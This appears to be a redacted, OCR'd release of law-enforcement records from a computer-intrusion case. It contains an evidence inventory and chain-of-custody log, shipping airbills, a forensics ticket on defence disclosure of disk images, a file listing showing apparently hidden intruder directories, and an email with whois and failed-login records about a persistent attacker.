			THE BELOW LISTED EVIDENCE WAS RECEIVED BY SA (b)(6),(b)(7)(C) FBO, FROM THE LAW OFFICES OF GOOD & CORMIER, 83 ATLANTIC AVENUE, BOSTON, MA., ON 6/7/11. THIS EVIDENCE WAS TURNED OVER BY SURESH ARBOR SHAREE. THESE ITEMS HAVE BEEN MARKED AND DATED "MP 6/7/11" INDEPENDENTLY BY (b)(6),(b)(7)(C) OF THE BOSTON FIELD OFFICE.	
1	06/07/11	1	SAMSUNG HDD 150GB HARD DRIVE SERIAL NUMBERS: S1Y6J1CE800326	$25.00
2	06/07/11	1	SAMSUNG HDD 150GB HARD DRIVE SERIAL NUMBERS: S1Y6J1CE800329	$25.00
3	06/07/11	1	SAMSUNG HDD 150GB HARD DRIVE SERIAL NUMBERS: S1Y6J1CE800331	$25.00
4	06/07/11	1	SAMSUNG HDD 150GB HARD DRIVE SERIAL NUMBERS: S1Y6J1CE800332	$25.00
			TOTAL	$100.00

FINAL JAB

6/18/12

Evid


CHAIN OF CUSTODY LOG


If this inventory consists of more than one page, document the Chain of Custody Log on the reverse of the FINAL CONTINUATION SHEET.


CERTIFIED INVENTORY OF EVIDENCE (Continuation Sheet)	SERIAL NUMBER (FROM SSF 1544) 102 2011 CE 000119	PAGE .2 OF 2 PAGES
DATE OF INVENTORY 06/07/11	OFFICE BOSTON FIELD OFFICE	CASE NO. 102-775-0060071-8

ITEM NO.	DATE	ACTION	REGISTRY NUMBER(S)	SIGNATURE
1-4	6-7-11	TO PSRO VAULT		(b)(6),(b)(7)(C)
1-4	6/21/11	To FCSAP Vault		
all	6/6/11	TO SA (b)(6),(b)(7)(C)		
4	12/9/11	To LHET-CIS (b)(6),(b)(7)(C)		
4	12/6/11	From SA (b)(6),(b)(7)(C)		
4	12/9/11	To SA (b)(6),(b)(7)(C) - USSS		

6/18/12


US Airways
2304
8705 1380 5111
(b)(6),(b)(7)(C)
US SECRET SERVICE
10 CAUSEWAY ST RM
(b)(6),(b)(7)(C)
BOSTON
MA
02222-1037
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
PA
15213
553


FedEx. US Airbill
2334
8705 1350 5111
8705135051 11
12/5/11
(b)(6),(b)(7)(C)
617 [illegible] 5674
US SECRET SERVICE
(b)(6),
(b)(7)(C)
10 CAUSEWAY ST RM
BOSTON
MA
02222-1047
(b)(6),(b)(7)(C)
USSS/NCIRT-CIC
Software Engineering Institute
(b)(6),(b)(7)(C)
P. Hallagh
PA
15213
0408642181
553


US Airbill
8705 1350 5100
0513505100
(b)(6),(b)(7)(C)
US SECRET SERVICE
BOSTON
CERT - CIC
Pittsburgh
PA 15213
553

(b)(6),(b)(7)(C)
US SECRET SERVICE
10 CAUSEWAY ST RM
(b)(6),(b)(7)(C)
BOSTON
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
163

1002

(b)(6),(b)(7)(C)

US SECRET SERVICE

10 CAUSEWAY ST RM (b)(6),(b)(7)(C)

BOSTON MA 02222-1059

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

PA 1937

0444109349

1003

LEO Support - USSS LEOSUP

Forensics | BOS | (b)(6),(b)(7)(C) | Meet court-mandated data protection standards on evidence images for defense disclosure

Details

Type:	Forensics	Status:	Open
Priority:	Major	Resolution:	Unresolved
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_[redacted]		

Dup 6 15 11 3A1

Description

At request of SA (b)(6),(b)(7)(C) (via SA (b)(6),(b)(7)(C)) implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data.
Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

(b)(6),(b)(7)(C) added a comment - 08/Nov/11 10:51 AM - Restricted to leo-support-usss
Analyst (b)(6),(b)(7)(C) was briefed in phone calls with AUSA Stephen Heymann about the details of the negotiated disclosure terms.
(b)(6),(b)(7)(C) is starting to devise a mechanism to meet the requirements of the agreement.
SA (b)(6) will send disk images to SA (b)(6) for processing under this request.

(b)(6),(b)(7)(C) added a comment - 10/Nov/11 12:30 PM - Restricted to leo-support-usss
Suitable mechanism to meet discovery requirements has been identified.
Received list of approved files for disclosure from victim.
Awaiting disk images for processing.

(b)(6),(b)(7)(C) added a comment - 22/Nov/11 11:31 AM - Restricted to leo-support-usss
Received disk images from SA (b)(6), Kicked off process of importing and verification.

Comment

People

Assignee: (b)(6),(b)(7)(C)
Reporter:
Vote (0) Watch (0)

Dates

Created: 08/Nov/11 10:49 AM
Updated: Today 11:31 AM

```
17774756    4 -rw-r--r--   1 471      graff         774 Feb 12 08:41
./graff_home_stuff/home/.ssh_first_save/..  /2/fb/log
11822085    8 -rw-r--r--   1 471      graff        5150 Feb 12 09:16
./graff_home_stuff/home/.ssh_first_save/..  /fb/log
18906023    4 -rw-r--r--   1 471      graff         350 Feb 12 09:15
./graff_home_stuff/home/.ssh_first_save/..  /3/fb/log
18097158    4 -rw-r--r--   1 471      graff         140 Feb 12 08:22
./graff_home_stuff/home/.ssh_first_save/..  /1/fb/log
15111337    4 -rw-r--r--   1 471      graff        1058 Feb 12 09:12
./graff_home_stuff/home/.ssh_first_save/..  /4/fb/log
9529625     4 -rw-r--r--   1 471      graff         774 Feb 12 08:41
./graff_home_stuff/home/.ssh/..  /2/fb/log
4464000     8 -rw-r--r--   1 471      graff        5854 Feb 12 09:23
./graff_home_stuff/home/.ssh/..  /fb/log
1474532     4 -rw-r--r--   1 471      graff         350 Feb 12 09:15
./graff_home_stuff/home/.ssh/..  /3/fb/log
6485103     4 -rw-r--r--   1 471      graff         140 Feb 12 08:22
./graff_home_stuff/home/.ssh/..  /1/fb/log
12149770    4 -rw-r--r--   1 471      graff        1198 Feb 12 09:21
./graff_home_stuff/home/.ssh/..  /4/fb/log
15971397    4 -rw-r--r--   1 471      graff         774 Feb 12 08:41
./graff_home_stuff/home/.ssh_second_save/..  /2/fb/log
5888913     8 -rw-r--r--   1 471      graff        5854 Feb 12 09:23
./graff_home_stuff/home/.ssh_second_save/..  /fb/log
11537459    4 -rw-r--r--   1 471      graff         350 Feb 12 09:15
./graff_home_stuff/home/.ssh_second_save/..  /3/fb/log
8072934     4 -rw-r--r--   1 471      graff         140 Feb 12 08:22
./graff_home_stuff/home/.ssh_second_save/..  /1/fb/log
21529567    4 -rw-r--r--   1 471      graff        1198 Feb 12 09:21
./graff_home_stuff/home/.ssh_second_save/..  /4/fb/log
8989753     0 -r--------   1 471      graff           0 Feb 11 21:43
./temp_directory_stuff/tremont_tmp/space/la/scan.log
5248648     8 -r--------   1 471      graff        4276 Feb 11 21:31
./temp_directory_stuff/gaucho_tmp/space/la/scan.log
```

RIF

----- Original Message -----
From: (b)(6),(b)(7)(C) cfa.harvard.edu (b)(6),(b)(7)(C) cfa.harvard.edu>
To: (b)(6),(b)(7)(C) oig.si.edu; (b)(6),(b)(7)(C) (SOS)
Sent: Wed Apr 14 10:29:17 2010
Subject: FW: Persistent gimp at (b)(6),(b)(7)(C)

Dear (b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

Although we have not had any further breakins, the hacker is still trying as you can see from the following. He remains at the (b)(6),(b)(7)(C) source IP address.

When I do a simple whois I get the following which seems to indicate the ISP is in Paris.

It sure would be nice to get this guy and either put him in jail or otherwise make him stop.

(b)(6),

whois (b)(6),(b)(7)(C)
[Querying whois.arin.net]
[Redirected to whois.ripe.net:43]
[Querying whois.ripe.net]
[whois.ripe.net]
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: This output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to (b)(6),(b)(7)(C)

inetnum: (b)(6),(b)(7)(C)
netname: LWS4
descr: LWS Servers Subnet
remarks: INFRA-AW
country: FR
org: ORG-LWS1-RIPE
admin-c: DN930-RIPE
tech-c: DN930-RIPE
status: ASSIGNED PA
mnt-by: SIVIT-MNT
mnt-lower: SIVIT-MNT
mnt-routes: SIVIT-MNT
source: RIPE # Filtered

organisation: ORG-LWS1-RIPE
org-name: Ligne Web Services
address: 4 rue glavani
address: 75017 PARIS
address: France
phone: (b)(6),(b)(7)(C)
fax-no:
e-mail: (b)(6),(b)(7) lws.fr
admin-c: DN930-RIPE
tech-c: DN930-RIPE
org-type: OTHER
mnt-by: SIVIT-MNT
mnt-ref: SIVIT-MNT

```
source:         RIPE # Filtered

person:         (b)(6),(b)(7)(C)
address:
address:
address:
address:
phone:          (b)(6),(b)(7)(C)
e-mail:         (b)(6),(b)(7)ws.fr
nic-hdl:        DN930-RIPE
mnt-by:         SIVIT-MNT
source:         RIPE # Filtered

% Information related to '(b)(6),(b)(7)(C)

route:          (b)(6),(b)(7)(C)
descr:          SIVIT
origin:         AS35830
mnt-by:         SIVIT-MNT
source:         RIPE # Filtered

% Information related to (b)(6),(b)(7)(C)

route:          (b)(6),(b)(7)(C)
descr:          SIVIT
origin:         AS35830
mnt-by:         SIVIT-MNT
source:         RIPE # Filtered


-----Original Message-----
From: (b)(6),(b)(7)(C)fa.harvard.edu [mailto(b)(6),(b)(7)(C)fa.harvard.edu]
Sent: Monday, April 12, 2010 11:02 AM
To: (b)(6),(b)(7)(C)                    fa.harvard.edu>;(b)(6),(b)(7)(C)
(b)(6),(b)(7)fa.harvard.edu> (b)(6),(b)(7)(C)    (b)(6),(b)(7)    cfa.harvard.edu>
Subject: Persistent gimp at (b)(6),(b)(7)(C)

(b)(6),(b)(

  The gimp at (b)(6),(b)(7)(C)  is persistent.  He tried to get into ADONIS
over the weekend (unsuccessfully):

Security alarm (SECURITY) and security audit (SECURITY) on ADONIS,
system id: 6717
Auditable event:            Network login failure
Event time:                 10-APR-2010 05:54:39.62
PID:                        23403551
Process name:               TCPIP$S_BG16600
Username:                   TCPIP$SSH
Remote node fullname:       SSH_PASSWORD(b)(6),(b)(7)(C)
Remote username:            PROCADONIS(LOCAL)
Status:                     %LOGIN-F-NOTVALID, user authorization failure

  As before, there have been no successful logins into the cluster from
unauthorized IP addresses.

(b)(6),(b)
(7)(C)

-------------------------------------------------------------------
-----
```

